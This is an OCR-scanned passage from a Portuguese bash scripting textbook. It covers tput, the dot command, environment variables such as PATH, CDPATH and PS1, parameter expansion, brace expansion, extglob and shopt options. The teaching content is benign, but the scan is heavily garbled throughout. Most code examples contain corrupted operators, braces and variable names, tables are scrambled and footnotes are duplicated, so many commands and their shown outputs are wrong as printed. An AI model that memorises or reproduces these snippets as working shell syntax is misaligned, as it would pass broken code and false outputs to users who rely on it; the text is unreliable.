    254 Programação ShellLinux tput cup 2 1 3 5 <:pu el c ontinue Apagando apergunta fi exi t 1 ~Jandonou o programa entao c odigo de retorno = 1 fi # . • . Rot i na de vel:ificac ao de D V e Cri t i ca . . . b.reak clone > / dev/ t t y echo $Nat .ri c exit O # A saída de todo o l oop s era' na t ela Repare que, no fragmento de programa citado, a saída de todo o loop do • .vh ile está redirecionada para / d ev /tt y . Se não estivesse, todos echo e tpu t cup iriam para a variável $matr ic do programa a seguir. $ cat funcionario # # Le Dados dos Funcionarios # cl ear if Nat .ric = ' lematric· t hen el se e xit fi echo "A Nat ricul a i nformada foi $Natri c " # . . . Le os out ros dados do empregado Os dois pontos (.) é o Comando Nulo Apesar de não ser a melhor forma de programar, serve como exemplo didático, já que o then do if anterior contém somente os dois pontos (: > . Isso se chama comando nulo, porque serve somente para indicar a ausên- cia de instruções, isto é, se não houvesse nada entre o t he n e o else, o She/1 daria uma mensagem de erro. Para que isso não ocorra, usamos os dois pontos (: l Veja só este programinha que eu fiz para ambiente Bash que recebe o número da linha e da coluna bem como um texto que será exibido nesta posição e devolve o conteúdo lido após este prompt: Material com direitos autorais
  • 268.
    $ cat le.sh ~ ! /bin/ba.sh ' tput cup Sl $2 read -p "$3 " Lido ) > /dev/tty echo " $Li do" Para executá-lo devemos fazer: va.cg' l e . sh 10 30 "Digite a Nat.ricula : • · Várias variáveis 255 Assim procedendo, na linha 10 coluna 20 será exibido o prompt"Digite a Matricula" e o cursor ficará parado à sua frente aguardando a digitação. A variável var receberá o que for digitado. .. E. e pronto Suponha que todo dia de manhã, logo após se conectar, você queira exe- cutar um script para preparar seu ambiente de trabalho que tenha aseguin- te cara: $ ca.t direts PeSSOALg/prd2/usr /folhadepagarnento CON TAB=/prd3/usr/legal/contabilidade DB=/pr d3/u3r/oracle/bencdb TRANS~ Ip rd4/s t aout/d ur j cv01 O intuito desse script seria que, após sua execução, bastaria fazer: cd $08 que eu já estaria no diretório /prd3/usr/oracle/bencdb1 • Vamos então executar este She/1 e vejamos o que acontece: $ direts $ ocho $CONTAB $ 19. Existem formas melhores de fazer isso, como veremos mais à frente neste mesmo capitulo. 1latcna com d r bS utor<t
  • 269.
    256 Programação SheULinux Ora, isso era de se esperar, pois o meu script em sua execução cha- mou um novo Shefl para interpretá-lo e as variáveis foram valoradas nesse She/1 filho. Não adiantaria sequer exportá-las, já que não podemos exportar variáveis para She//s pais. O que fazer então? Felizmente, existe um comando do Shel/ chamado •20 (ponto, fala-se dot) que pode quebrar-nos esse galho, cujo formato geral é: . arquivo e cujo propósito é executar as instruções contidas em um arquivo no She/1 chamador, que nesse caso será sempre o She/1 corrente, como se elas ti- vessem sido digitadas neste ponto. Então, por não ser gerado um Subshe/1 filho, tudo o que for executado pelo comando . (dof) tem efeito direto no ambiente da sessão na qual estamos. conectados. Por não estarmos executando um scripf em She/1, mas sim um coman- do, o • (dot), O arquivo a ser executado não necessita ter permissão de execução. Vamos então executar novamente o direts com o auxílio do . (dot): $ . direta $ cd $TRANSM $ pwd /prd~/5taout/durjcv0l Comando . executando oscript Será que as variáveispermanecem valoradas? /uppiiii!!! Conforme você viu, as variáveis continuam com os valores atribuídos pelo script, dessa forma validando o uso do comando . (dot). Não seria necessário dar os exemplos citados. Basta imaginarmos o seguinte: o .bash_profile (ou o .profile) é um script executado toda vez que nós fazemos login, preparando as variáveis de ambiente e exportando-as se for o caso. Ora, se ele fosse executado como um Subshe/1, não conse- guiria fazer isso. O que demonstra que ele é executado por meio do comando dot é que em diversos sabores de UNIX (por exemplo: AT&T, SCO...) este script não é executável. 20. Em ambiente Linux este comando tambêm ê chamado de source 1latcna com d r bS utor<t
  • 270.
    Várias variáveis 257 Principaisvariáveis do sistema Para que você possa ver as variáveis predefinidas, que são associadas a cada sessão She/1 que você abra, basta fazer: $ set I more A seguir montaremos uma tabela mostrando as principais (menos de 5% do total) variáveis especiais juntamente com os seus conteúdos, para que possamos entender os seus usos dentro de scripts: Variável Conteúdo HOME Nome do diretório onde você é colocado no momento em que se conecta. PATH Caminhos que serão pesquisados para tentar localizar um programa especificado. Caminhos que serão pesquisados para tentar localizar um diretório especificado. Apesar desta variável ser pou- CDPATH co conhecida, seu uso deve ser incentivado por poupar muito trabalho, principalmente em instalações com estru- tura de diretório com bastantes níveis. PWD Diretório corrente. (Não é válido no Bourne Shell- sh sob UNIX) - LOGNAME Login Name do usuário. PS1 Caracteres que compõem o prompt primário (defaull=$ ou # para root). PS2 Caracteres que compõem o prompt secundário (default = >). IFS Já foi visto antes. Contém o caractere que está servindo como separador default entre os campos. TERM Tipo de terminal que está sendo emulado. EXINIT Parâmetros de ambiente do vi (editor). Exemplo: Vou aproveitar o exemplo do SHoME e mostrar uma série de modos de mu- dar de diretório usando o comando cct: Matenal çorn d1re1tos at•tora1s
  • 271.
    258 Programação SheULinux $ pwd /prd l/usr/jul io/curso $ cd $ pwd /prdl/u.s r /julio $ cd - /prd l /us r /jul io/cu rso $ cd $HOME $ pwd /prdl/usr/julio $ cd - /prdl/usr/jul io/curso $ cd -julio $ pwd /prdl/usr/jul io $ cd - j neves $ pwd /dsv/usr/jneves $ bronze l:sh: bronze: not found $ echo $PATH /usr/bin : /usr/local/bin :. $ PATH=$PATH:-jul~o/curso $ ccho $PATH /usr/bin: /usr/local/bin:.: /pL ~1/usr/julio/cur3o ~j ulio/curso foi incluido na variável:' $ bronze 11 22 33 44 55 66 77 ae 99 $ cd $ d Onde estou? Volto para o diretório home (home diroctory) Volta para o diretório anteriorao último cd Outra forma de irpara ohome directory Vide nota de rodapé. Otil significa home.Assimvou p/home do julio. Vou para ohonre do jneves. Agora vamos executaro bronze. Lembra·se? Não achou porqueprog. estava em -julio/curso Onde procureio bronze? Diretório em que obronze reside não foiprocurado Oseparadorentre os diretórios de SPATH é ..:• Agora sim a execução será bem sucedida Sctipl que lista diretórios abaixo do especificado 21. As construções cd - e o- (tif) referindo-se ao diretório home só são válidas no sh e no bash sob o LINUX e no Korn She/1 (ksh) no UNIX. 1latcna com d r bS utor<t
  • 272.
    /prdl/usr/julio : /prdl/usr/julio/arrec /prdl/usr/julio/bancos /prdl/usr/julio/benef /prdl/usr/julio/c /prdl/usr/julio/curso /prdl/usr/julio/movpack /prdl/usr/julio/newtrfcp /prdl/usr/julio/stados /prdl/usr/julio/trftp $ cdcurso /prdl/usr/julio/curso S cd trftp ksh : trftp : not found Várias variáveis 259 Diretóriosabaixodelprd1/usrljutio Se tivesse feito cd..ltrftp teria funcionado... s cd bin Isto nãopode funcionar /usr/local/bin $ echo $CDPATH . :/usr/local $ CDPATH= . : .. :/usr/local $ cd - $ pwd /prdl/usr/julio/curso $ cd trftp /prdl/usr/julio/trftp $ cd - Ué!!! Funcionou... Só foi procuradoodiretório co"ente elusr/local Paidodiretório co"enteadicionado àpesquisa Vide nota derodapé" Agora conseguifazer ocddireto Vide nota de rodapé" O prompt secundário aparece quando damos um <ENTER> para finalizar uma linha sem encerrar o comando. Valendo somente como exemplo didá- tico, vamos alterar o conteúdo de PS2 para simularmos uma indentação: $ e cho $PS1 $ $ echo $PS2 > $ PS2="> $ for i i n $LOGNAME $TERM Atribui aPS2 um> seguido por5espaços. 22. As construções cd- e o- (til) referindo-se ao diretório home só são válidas no sh e no bash sob o LINUX e no Kom She/1 (ksh) no UNIX. 22. As construções cd- e o - (til) referindo-se ao diretório home só são válidas no sh e no bash sob o LINUX e no Kom She/1 (ksh) no UNIX.
  • 273.
    260 Programação ShellLinux > > > julio vt220 do echo $i done Login Name do usuário ronectado. Terminalque esta sessão está emulando. O prompt primário contido na variável $PS1 é totalmente configurável, e para isso existem vários caracteres especiais. A tabela a seguir contém uma lista destes caracteres e foi traduzida da man page do Bash 2.04. caractere ASCII para o alarme (bel/) do sistema (007) d data no formato "Dia da semana Mês Dia" "Qui Mai D! fmt} gerada uma data no formato fmt. Ex: PS1='D{+%d/%m/%Y}' e caractere ASCII <ESC> j O número de processos sendo gerenciados pelo Shell n Nova linha (LF- Une Feed- 010) ------------------~ r Retomo do cursor Retum • 01 s O nome do She/1 em uso t Hora atual no formato de 24-horas HH:MM:SS T Hora atual no formato de 12-horas HH:MM:SS @ Hora atual no formato de 12-horas arnlpm u O nome do usuário atual v versao do bash ., 2.02) v liberação, versão+ patch/eve/ (ex., 2.00.0) W O nome base do diretório corrente
  • 274.
    ! # $ nn n I ] Várias variáveis 261 O numero no histórico do comando atual O número do comando desde que aberto o terminal Se o usuário atual é o root, aparecerá o caractere#, senão$ para todos os outros usuários. Este é o defau/t dos Unixes. O caractere correspondente ao octal nnn Uma barra invertida O inicio de uma sequência de caracteres que não serão mostrados na tela. (ex.: colocar cor nas letras) Fim de uma sequência de caracteres que não serão mostrados na tela. Observe que o valor default da variável $PS1 no Bash é: PSl= ' s- v$ ' Mas você pode passar cores e atlfibutos ao seu prompt, usando a se- guinte sintaxe: PS1=" [ 033 [<o.t<>; <cox>m] Pxompt>{033 [0rn ] " Onde <a t.r:> e <cor> são respectivamente os atributos e cores de texto encontrados na próxima tabela. Essa atribuição será melhor entendida se for dividida em 3 partes: 1. [033[<acr>: <cor>mJ- Na qual você escolhe a cor <cor> e o atributo <atr >; 2. Prompt> - Que escreve Pro mpt > ; 3. [033(0mJ -Que restaura a cor default seguida por um espaço em branco. Ou seja, fazendo-se o SPSl desta forma, seu prompt ficará assim: Prom pt>
  • 275.
    262 Programação ShellLinux Na cor escolhida, sendo que o caractere O representa o cursor. 1 4 32 5 33 7 34 8 35 36 Algumas observações: • Se o atributo for zero, ele e o ponto e vírgula (; > que o segue podem ser omitidos ficando somente a cor; • Quando o atributo for 1, não significa exatamente negrito, mas sim um matiz mais claro da cor. O preto com negrito vira cinza escuro, já o branco normalmente é cinza claro, se colocarmos negrito, aí sim, ele fica branco; • Não consegui fazer o atributo 5 (piscante) funcionar; • Isso fica muito mais fácil de entender se você testar um por um. Para finalizar, é comum termos no SHOME/ .bash_profile (ou SHOME/ .profile) as seguintes linhas de preparação de nossas variáveis de ambiente: export EXINIT= 'set showmode number autoindent ignorecase ' PATH~$PATH : . export CDPATH=.: •julio: .. :/usr/local Repare que, nas linhas anteriores, o mesmo comando que atribui valor às variáveis também as exporta.
  • 276.
    Várias variáveis 263 Avariável SEXINIT passa para o editor vi as seguintes definições de am- biente: sho...nnode : numh~ .r : igno.rec.ase : Desta forma, na última linha da tela, aparecerá o modo em que o vi está trabalhando (insert, repl ace, change. append , .... ) ; Com esta opção ativada, o v i colocará à esquerda, so- mente na tela sem interferência alguma no arquivo, o nú- mero sequencial de cada linha; Colocamos autoinden t em SEXINI T , para que o vi ajus- te a margem esquerda de cada linha, pela da linha ante- rior, indentando o texto que está sendo editado; Deste modo, quando estivermos pesquisando uma cadeia de caracteres no texto que está sendo edita- do, o vi não fará distinção entre letras maiúsculas e minúsculas. Além das variáveis descritas antes, existem muitas outras. que creio não caberem no escopo deste trabalho já que. para efeito de programação em She/1, têm pouquíssima utilidade. Para termos uma ideia. sabendo-se que acabei de me conectar e ainda não exportei nem sequer criei nenhuma variável, veja só as linhas a seguir: $ set I wc -1 41 Isso significa que foram criadas 41 variáveis de ambiente no instante em que me conectei. Parâmetros Muita coisa já foi vista até aqui referente a parâmetros, tais como parâme- tros posicionais (Sl, s2, . . . , S9J , quantidade de parâmetros passados ou recebidos ( $# J, código de retorno ( $'!l. Veremos agora outras formas de lidarmos com parâmetros. Mate com d re l s 1 • s
  • 277.
    264 Programação ShellUnux Construções com parâmetros e variáveis • S(parfunetrol Suponha que a variável (parâmetro) Num cada vez que passar em um ponto de um script seja incrementada e seja impresso um aviso do ordinal de passadas por aquele ponto. A seguir este fragmento de programa: Num~l while ( "SNum" - le 3 ] do echo S(Num)a . passada Num•"expr $Num+ 1' done Se o executarmos teremos: la . passada 2a . passada 3a. passada Se não colocássemos a variável Num entre chaves <( 1) viria: passada passada passada O resultado anterior foi obtido quando o Shell interpretou a linha: echo $Numa . passada Ora, como não existe a variável Numa, foi gerado um nulo, seguido de . passada , o que é totalmente indesejável. Concluimos então que as chaves <11l devem ser usadas para evitar uma eventual interpretação errônea do nome de variáveis causada pelos caracteres que seguem o seu nome.
  • 278.
    Várias variáveis 265 Exemplo: $mv $Arq ${Arq) l • ${!parâmetro} Isso equivale a uma indireção, ou seja devolve o valor apontado por uma variável cujo nome está armazenada em parâmetro. Exemplo: $ Ponteiro=VariavelApontada $ VariavelApontada• "Valor Indireto• $ echo "A var iável $Pon teiro aponta para "$Ponteiro" > que indire tamente apo nta para " $(!Ponteiro} "" A vari ável $Pontei.ro aponta pata "Vat::iavelApontada" que indi re tamente aponta para "Valor Indireto" • ${!parâmetro@} • ${!parâmetro*} Ambas expandem para os nomes das variáveis prefixadas por parâme- tro. Não notei nenhuma diferença no uso das duas sintaxes. Exemplos: Vamos listar as variáveis do sistema começadas com a cadeia GNOME : S echo S{'GNOME@) GNOl1E_DESKTOP_SESSION _ID GNONE_KEYRIN:G_I?ID GNO HE_KE'iRII'IG_SOCKET S echo ${1GNOME•J GNOJoiE DES KTOP S ESSION ID GNOHE: KE'iRI NG P IO GNOME KE'iRitiG SOCKET - - - - - - - • ${parâmetro:valor} Nesse tipo de construção, caso a variável parâmetro seja nula, receberá valor, caso contrário permanecerá com o conteúdo anterior. Exemplo: No trecho de script a seguir, eu ofereço $LOGNANE como valor defau/t para a variável suser, isto é, caso seja teclado simplesmente um <e~m:R> , o va- lor oferecido será aceito e a variável suser receberá o valor de $ LOGNAI1E. ~1atcria com d r bs auto a.~s
  • 279.
    266 Programação ShellLinux echo "Login Natr..e em SSit e (S LOG!-J AMt: ) : .. read Use1; User =$ {User: - • SLOCNI>J-IE" J echo $Us e r OfereciSLOGNAME como defauN A forma convencional (e conservadora) de se escrever essa rotina, sem a substituição de parâmetros, seria: ec ho "Login Name em SSi te ($LOGUAI'-1E ~ : .. r ead User 1f [ ! "$User" ) t hen $Use t=$LOGN!l1E li echo $Use.r Para entender a diferença de uso entre Slparârne t ro- valor) e s(par funet ro :-valor}, vamos ver os exemplos a seguir: Exemplos: $ unsc t va.r $ echo ${var:-Variável não definida} variável nao de f ifü da $ echo ${var- Vari ável não defini da} Vari ável nao defi nida $ var= $ ocho $(var: - Variâvel não definida} Vari ável não def i nida $ echo $ ( var-VAri~vel nio definida} $ var-l $ e c ho $(var:-var iável não definida} 1 $ e cho ${var- Variãvel não definida} 1 varnão exisle variem valorrnJio (como var-'7 varé igual • 1 Como você pode ver, a diferença de uso somente ocorre quando o parâ- metro que está sendo expandido tem valor nulo. Note tambêm que a Expansão de Parâmetros por si só não altera o valor do parâmetro. mas somente manda a substituição para a saída. ~1atcria com d r bs auto a.~s
  • 280.
    Várias variáveis 267 Vourepetir o exemplo dado, porém agora alterando o valor do parâmetro (variável suse.r), mas para isso entenda a nova Expansão de Parâmetros a seguir: • ${parâmetro:=valor} • ${parâmetro=valor} Idêntico ao anterior, porém quando usado dessa forma, a expansão é feita para o valor da variável. Para entender melhor, vamos fazer o exemplo anterior usando esta sintaxe: read -p"Login Name em SSite (SLOGNAME:) : " User echo $(User:=$LOGNAME:) Após a execução desse código, se fizermos echo $User Teremos como resposta o campo teclado durante o read ou o conteúdo da variável de sistema SLOGNAME, caso o valor oferecido (default) tenha sido aceito, isto é, não foi necessário fazer a atribuição do valor. No caso de não desejar que a mensagem vá para a tela, troque o echo por let. read -p"Login Name em SSite (SLOGNAME:) : " User let ${User : =$LOGN~ffi) Assim como o anterior, esse também tem duas formas de uso, mas as observações feitas para o outro, também valem para este. • ${parâmetro:?valor} Parecido com o anterior, pois atua somente nos casos em que o parâme- tro é nulo ou não está declarado, quando então mandará uma mensagem para a saída de erro padrão. Veja esse trecho de código: read -p "Deseja con~inuar? " Responda echo ${Responda: ?(S)im ou {N)âo)
  • 281.
    268 Programação ShellLinux Caso a seja teclado <ENTBR> sem informar nenhuma resposta, isto é, caso a variável $Responda permaneça vazia, a mensagem abaixo será exibida: ba~h : Respo nda : (S}im o u (N)ào • ${parâmetro:+valor} O oposto da anterior, isto é, se o parâmetro é não nulo, o She/1 substitui seu valor; caso contrário, o She/1 ignora esse comando. Exemplo: $ va.r=x $ echo Vari avel f i cou com o valor : $ { Var:+"Outro Val or .. } variavel ficou com o valor : Outro val o r $ Var= $ echo Vari avel ficou com o valo-r:: $ { Var:+"Outro Valor"} Variavel ficou com o val or: • ${parâmetro#padrão-de-pesquisa}Z3 Usando esse tipo de construção, o She/1 nos devolverá o conteúdo de parâmetro com o menor padrão-de-pesquisa possível removido à sua es- querda. Caso parâmetro não contenha padrão-de-pesquisa, o retomo será igual ao parâmetro. Exemplos: $ a="Ist o eh wn t este" $ <>cho $ (dt ) Ist o eh um teste $ e c ho $(dt* ) Ist o eh um test.e $ e cho S(at• t) o eh um teste $ oata~' date " +%d/ % m/%Y" ' $ echo $Data 16/10/2002 23. Esta construção não é válída em ambíentes Bourne Shell (sh). ~1atcria com d r bs auto a.~s
  • 282.
    $ acho ${Data#*/} 10/2002 $acho ${Data#*/*/} 2002 • ${parâmetro##padrão-de-pesquisa}24 Várias variáveis 269 Usando esse tipo de construção, o She/1 nos devolverá o conteúdo de parâmetro com o maior padrão-de-pesquisa possível removido à sua es- querda. Caso parâmetro não contenha padrão-de-pesquisa, o retorno será igual ao parâmetro. Exemplos: $ echo $a Isto eh um teste $ echo $ {a##*t} e $ acho $Data 16/10/2002 $ acho ${Data##*/} 2002 $ echo ${Data#*/*/} 2002 • ${parâmetro%padrão-de-pesquisaF5 Usando esse tipo de construção, o She/1 nos devolverá o conteúdo de parâmetro com o menor padrão-de-pesquisa possivel removido à sua di- reita. Caso parâmetro não contenha padrão-de-pesquisa, o retorno será igual ao parâmetro. Exemplos: $ acho ${a%ta*} Isto eh um tes $ echo ${a%ta*te*} Isto eh um $ echo $Data 16/10/2002 $ echo ${Data%/*/ *} 16 • ${parâmetro%%padrão-de-pesquisaf6 24. Esta construção não é válida em ambientes Boume Shell (sh). 25. Esta construção também não é válida em ambientes Bourne Shell (sh). 26. Esta construção também não é válida em ambientes Bourne Shell (sh).
  • 283.
    270 Programação ShellLinux Usando esse tipo de construção, o She/1 nos devolverá o conteúdo de parâmetro com o maior padrão-de-pesquisa possível removido à sua direi- ta. Caso parâmetro não contenha padrão-de-pesquisa, o retorno será igual ao parâmetro. Exemplos: $ echo $(aU te•) Isto eh UlO $ echo $(an t • ) Is $ echo $Dat .a 16/10/2002 $ echo $(Data%~/ • ) 16 Os exemplos anteriores são didáticos (por serem semelhantes, mostra- ram as diferenças de uso), porém pouco práticos. Vejamos agora um exem- plo bastante prático: façamos um script para transformar todos os arquivos com extensão .html em .htm $ cat capa 1 f ! /bin/bash j Rapidarnem;.e converte a.rquivos • .html em .., .htm 8 lütera a.s extensões e mantendo o nome do arqu1vo for i iH " . html do clone if [ - f $(iH) then echo Sli· ll jah ex1ste e l sc mv $i 'ili'l l fj • ${parâmetro/de/para}27 Usando esse tipo de construção, o She/1 nos devolverá o conteúdo de parâmetro trocando a primeira cadeia de pela cadeia para. Você já viu que tem um efeito bastante semelhante ao do comando c.r atuando em uma variável, mas existem algumas diferenças: 27. Esta construção só e valida no Bash 2. Mate com d re l s t • s
  • 284.
    Várias variáveis 271 Atuaem uma cadeia e não em caracteres como o tr; - Atua somente na primeira ocorrência da cadeia e não em todas como O tr; Por ser um intrínseco (em bom programês, buílt-ín) do She/1, sua exe- cução é bem mais veloz que a do tr . Vamos ver logo um exemplo para isso se tornar mais claro: suponha que você tenha criado (ou provavelmente recebido do DOS/Windows) arqui- vos com espaços em branco no nome. Baseado no exemplo anterior, para trocar os espaços em branco por um sublinha (_) , poderíamos fazer um scrípt assim: $ cat trocabranco ~!/bin/bash W Tira espaços em branco do nome do arquivo for Arq in ·· • ' * do if [ - f "$(Arq/ !_) " then echo "${Arq/ !_) "' jah existe else mv "SArq" "${Arq/ I_) " Ji done Como você viu pelo cuidado que tivemos sempre protegendo os espa- ços em branco da interpretação do She/1, realmente não é um bom negócio trabalhar com arquivos com nomes separados por brancos. Olha só o conteúdo do meu diretório: $ ls -l Arquivo Arquivo Pior Ainda Arquivo Ruim Vamos agora executar o nosso programa e ver o que sucedeu: $ trocabr anco $ ls -l Arquivo Arquivo_Pior Ainda Arouivo Ruim . -
  • 285.
    272 Programação ShellUnux Repare que Arquivo Ruim foi renomeado para Arquivo_Ruim, mas o Arquivo Pior Ainda não ficou do jeito que queríamos. Isso se deve ao fato deste tipo de substituição de parâmetros atuar somente na primeira ocor- rência da cadeia de. Para que possamos realizar o pretendido de forma limpa, veremos a substituição de parâmetros a seguir: • ${parâmetro//de/para)28 Esse caso é exatamente igual ao anterior, exceto pelo fato de que todas as ocorrências da cadeia de serão substituídas pela cadeia para . Vamos então alterar o nosso exemplo para ver se funciona mesmo: $ cat trocabranco ~ ! /bin/bash * Tira espaços em branco do nome do arquivo (versão 21 for Arq in~' ' ~ do if I - f "$ (Arq// I I " then echo "S(Arq// /_) " jah existe else mv "$Arq" "${Arq// /_1 " fi done $ ls - 1 Arquivo Arquivo Pior Ainda Arquivo Ruim $ trocabranco $ ls -1 Arquivo Arquivo_Pior_Ainda Arquivo_Ruim • ${parâmetro/} • ${parâmetro,} 28. Esta construção só é valida no Bash 2.
  • 286.
    Várias variáveis 273 Essasexpansões foram introduzidas a partir do Bash 4.0 e modificam a caixa das letras do texto que está sendo expandido. Quando usamos circunflexo tA). a expansão é feita para maiúsculas e quando usamos vírgula L 1. a expansão é feita para minúsculas. Exemplo: $ Nome="botelho'' $ eoho $ (Nome'l Bot elho $ echo ${Nome""" ) BOTELHO $ Nome= "botel ho carvalho" $ echo ${Nome" } Bo telho carv a l ho Quepena... Um fragmento de script que pode facilitar a sua vida: read - p "Deseja continuar (s/n)? " ( ( $jREPLY') == N 11 &< exit Essa forma evita testarmos se a resposta dada foi um N (maiúsculo) ou um n (minúsculo). No Windows, além dos vírus e da instabilidade, também são frequentes nomes de arquivos com espaços em branco e quase todos em maiúsculas. No exemplo anterior, vimos como trocar os espaços em branco por subli- nha u , no próximo veremos como passá-los para minúsculas: $ c a t t rocac ase. sh B!/bin/bash fi Se o nome do a rquivo tiver pelo menos urna i+ lecra mai úscula, t roca- a para minUscul a f ox Axq in ~ [A-Z J• do Pelo menos 1minuscula i f [ - f "$(1rq, , J" then Arq emminusculasjãexiste? el :se clo n e echo ${Arq, , l já existe mv "$ A:r c;( "' $ (Arq_, , } " fi ~1atcria com d r bs auto a.~s
  • 287.
    274 Programação ShellLinux Nos casos anteriores, para formar o padrão-de-pesquisa ou de e para, podem ser usados todos os metacaracteres (ou curin- gas) reconhecidos pelo Shell, tais como: * , '? , r L r - 1. Expansão de chaves {...}• Apesar da semelhança na sintaxe. a expansão de chaves que veremos agora não tem mais nada que se pareça com a expansão de parâmetros que acabamos de ver. Portanto não tente fazer correlações, porque qual- quer semelhança é mera semelhança mesmo. : } Expansão de chaves é um mecanismo similar à expansão de caracteres curingas, porém o que for gerado não tem nada a ver com arquivo. Elas são usadas para gerar cadeias arbitrárias, produzindo todas as combinações possíveis, levando em consideração os prefixos e sufixos. Existiam 5 sintaxes distintas, porém o Bash 4.0 incorporou uma sa Elas são escritas da seguinte forma: 1. {lista}, onde lista são caoleias separadas por vírgulas; 2. {inicio .. fim}; 3. prefixo {* ***}, onde os asteriscos ( ****) podem ser substituídos por lista ou por um par inicio . . fim; 4. { **** 1sufixo, onde os asteriscos (****> podem ser substituídos por lista ou por um par inicio . .fim; 5. prefixo{* * * * 1sufixo, ondeos asteriscos ( ** * *) podem ser subs- tituídos por lista ou por um par ini cio ..fim; 6. {inicio. .fim .. incr}, onde incr é o incremento (ou razão, ou passo). Esta foi introduzida a partir do Bash 4.0. O resultado da expansão de chaves não será classificado, virá na mes- ma ordem em que foi gerado: da esquerda para a direita. Exemplo: $ echo (r1 p 1 g ) ato rato pato ga~o ~1atcria com d r bs auto a.~s
  • 288.
    $ echo JUlio{Cezar,cesar, C.}Neves JulioCezarNeves J1.1lioCesarNeves JulicC . Neves $ l s arq* Várias variáveis 275 Listagem genéricadosarquivos arqal. txt arqa 2 . txt arqa . txt a rqb. txt a.rqc. t:<t arquivo arquivo . t xt $ ls arq (a',b,c}.txt Listagem maisseletiva arqal. t :-:.t a r qa2 . t xt: a rqa . t xt arqb . txt:. a r qc . txt Uma expressão da forma l ;c . y1 será expandida pela formação de uma sequência de x até y, não importando se x e y são números ou caracteres (desde somente um caractere) e desde que ambos sejam do mesmo tipo. Exemplo: $ echo (A.. Z) A 8 C D E F G H I J K L M N O P Q R S T U V W X Y Z $ echo ( 0 .. 9 ) o 1 2 3 4 s 6 1 a 9 $ eoho (A ..O ) A B C O $ e o ho {0 •. A} O C B A $ e c ho (Z .• a ) Z[ ] ' · ~ $ echo (AA . . AZ ) (AA• •AZ) $ e c ho (18 . . 11 I 18 17 16 15 1~ 1 3 12 11 $ <>cho (1. . A) ( 1. .A} $ echo (0 . . 1 5 . . 3) o 3 6 9 12 15 $ o c ho {G..A . . 2 ) G E C A $ e cho ( 000 .. 100 .. 10) 000 0 10 020 030 0 40 050 060 070 080 090 100 Sequencia decrescente Carac. entre Z(maiusc) e a (minusc} So 1caraciere ounão funciona Quandoé número, funciona Letraenúmero nAo funfa Incremento de 3, só no Bash 4 lncr de 2decresc, sóno Bash 4 Zeros á esquerda,sóno Bash 4 O grande uso desse recurso é para abreviar o seu trabalho. Vejamos como escrever menos quando você tem uma sequência longa e repetida de caracteres. Exemplo: ~1atcria com d r bs auto a.~s
  • 289.
    276 Programação ShellLinux $ mkdir /usr/local/src/bash/{old,new,dist,bugs} $ chown root /usr/{ucb/(ex,edit} ,lib/(ex?.? , how_ex}} $ eval >(a .. c}.{ok ,err} ; $ ls ?. * a . err a . ok b . err b .o k c . err c . ok Vejaoevafno aocapitulo A sintaxe desse último exemplo pode parecer rebuscada, mas substitua o eval por echo e verá que aparece: $ echo >{a .. c}. {ok, err} ; >a .o k; >a . err; >b . ok; >b . err ; >c .ok; >c . err; Ou seja, o comando para o Bash criar os 6 arquivos. A função do eval é executar este comando que foi montado. O mesmo pode ser feito da seguinte maneira: S touch (a .. z} . (ok, err} Mas no primeiro caso, usamos Bash puro, o que torna essa forma pelo menos cem vezes mais rápida que a segunda que usa um comando exter- no (touch) . Ganhando o jogo com mais curingas Isto aqui parece um pouco com a expansão de chaves que acabamos de ver e às vezes podemos usar esta forma ou a anterior. O She/1 possui, além do globbing normal (a expansão •, ? e [a-zJ de nomes de arquivos e diretórios), ou seja, os curingas conhecidos por todos e um globbing estendido. Este globbing estendido, em alguns casos, poderá ser muito útil e sempre será mais veloz que o pipe e grep que ele substituirá. Nas linhas a seguir, lista_deyadroes , são um ou mais padrões sepa- rados por uma barra vertical (1 > . Veja: ?(lista_de_padroes} Casa zero ou uma ocorrência de lista_de_padroes * (lista_de_padroes) Casa zero ou mais ocorrências de lista_deyadroes +(lista_de_padroes}
  • 290.
    Várias variáveis 277 Casauma ou mais ocorrências de list a_d;,_padroes @{1 ist:a_de_pad roes ) Casa com exatamente uma ocorrência de lista_de_padroes Casa com qualquer coisa, exceto com hs~:a_cle_padroes Para poder utilizá-los precisa executar o shopc conforme o exemplo a seguir: S shopt - s oxtglob $ ls file* file fi l ename .f1lenamenam e fi leutil s $ ls file?(name) file filename $ ls file* (name) fil e tilename Iilenamename $ ls file+(name) filename fil enamename S ls f ile@(narne) !ilenarr,e $ ls fü e• (narne) file fiJ.enamename ftleutl.ls $ 1& f i le+(narne tu t i ls) filenamt- :ilenamename !ileut1ls $ ls fi l e 0 (narnel utils) filename fileut.ils Obrigado Tiago Peczenyj Divertido esse Omesmo que /s file{name,ut#s} O Tiago me deu as dicas acima, mas existem outras... Teste as opcoes a seguir dentro do comando shopt -s <opcoes>. cdspell Com essa opção setada, pequenos erros de digitação no nome do diretório para o qual você deseja fazer um cct serão ignorados, isto é, caracteres extras ou esquecidos serão automaticamente corrigidos sem necessidade de redigitação. Mate com d re l s 1 • s
  • 291.
    278 Programação ShellUnux No exemplo a seguir, queria fazer um cd rede, que é um diretório abaixo do meu home. $ cd red bash: cd : red : Arquivo ou diretório 1nexistente $ shopt -a cdspell $ cd red rede $ cd - /home/jneves $ cd ede rede $ cd - /home/jneves $ cd redes rede Já viu que essa é uma boa opção para você ter no seu .bashrc, não é? cmdhist Essa opção é bacana, pois transforma comandos criados em diversas li- nhas (como um for ou um while, por exemplo) em uma única linha, com os comandos separados por ponto e vírgula < ;> . Isso é particularmente útil para editar comandos e portanto é uma opção selada por default pelo Bash. dotglob Essa opção permite que nomes de arquivos começados por um ponto <.), conhecidos como "arquivos escondidos", sejam expandidos com os meta- caracteres curinga. $ ls •bash• ls : 1mposaivel acessar •bash·: Arqu1vo ou diretório inexistente $ shopt -• dotglob $ la •baah• .bash_hlstory .bash_loqout .bashrc
  • 292.
